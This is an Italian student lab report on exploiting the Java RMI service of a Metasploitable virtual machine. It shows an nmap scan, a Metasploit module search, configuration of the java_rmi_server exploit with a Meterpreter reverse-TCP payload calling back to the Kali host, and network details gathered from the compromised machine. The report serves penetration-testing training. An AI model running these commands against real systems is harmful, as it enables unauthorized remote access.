
Penetration Testing with Metasploit


CONSEGNA 27 SETTEMBRE 2024

Impostazione ip macchine

Kali




Metasploitable



Scansione della Rete

Utilizzando un tool di scansione come Nmap, è stato identificato che la porta 1099 (Java RMI) sulla macchina Metasploitable è aperta e vulnerabile.

Comando Nmap: nmap -p- -sV 192.168.11.112



Risultato:

Porta 1099/tcp aperta, servizio Java RMI.

Sfruttamento della Vulnerabilità

Utilizzando Metasploit, è stato lanciato un exploit per la vulnerabilità Java RMI.
Comando Metasploit:

use 7 —> {exploit/multi/misc/java_rmi_server}

```
msf6 > search exploit java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   8     \_ target: Generic (Java Payload)                   .                .          .      .
   9     \_ target: Windows x86 (Native Payload)             .                .          .      .
   10    \_ target: Linux x86 (Native Payload)               .                .          .      .
   11    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   12    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   13  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   14  exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   15    \_ target: Generic (Java Payload)                   .                .          .      .
   16    \_ target: Windows x86 (Native Payload)             .                .          .      .
   17    \_ target: Linux x86 (Native Payload)               .                .          .      .
   18    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   19    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   20  exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   21    \_ target: Unix In-Memory                           .                .          .      .
   22    \_ target: Java Dropper                             .                .          .      .
   23  exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   24  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   25  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   26    \_ target: Universal (Javascript XPCOM Shell)       .                .          .      .
   27    \_ target: Native Payload                           .                .          .      .
   28  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   29  exploit/multi/http/torchserver_cve_2023_43654         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   30  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   31    \_ target: Total.js CMS on Linux                    .                .          .      .
   32    \_ target: Total.js CMS on Mac                      .                .          .      .
   33  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   34  exploit/multi/misc/vscode_ipynb_remote_dev_exec       2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   35    \_ target: Windows                                  .                .          .      .
   36    \_ target: Linux File-Dropper                       .                .          .      .
```

set RHOST 192.168.11.112

set LHOST 192.168.11.111 #PREIMPOSTATO

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

exploit

Risultato


Ottenuta una sessione Meterpreter sulla macchina Metasploitable.

Raccolta delle Evidenze

Una volta ottenuta la sessione Meterpreter, sono stati raccolti i seguenti dati:

Configurazione di Rete

meterpreter > ifconfig




Output ifconfig

Interfaccia lo: IP 127.0.0.1, Netmask 255.0.0.0
Interfaccia eth0: IP 192.168.11.112, Netmask 255.255.255.0, MAC 00:00:00:00:00:00

Tabella di Routing

meterpreter > route



Output route

Destinazione: 127.0.0.1, Netmask: 255.0.0.0, Gateway: 0.0.0.0
Destinazione: 192.168.11.112, Netmask: 255.255.255.0, Gateway: 0.0.0.0

Conclusione

L’esercizio ha dimostrato come sfruttare una vulnerabilità Java RMI per ottenere accesso remoto a una macchina Metasploitable. Le evidenze raccolte includono la configurazione di rete e la tabella di routing della macchina vittima, fornendo una visione chiara della sua configurazione di rete.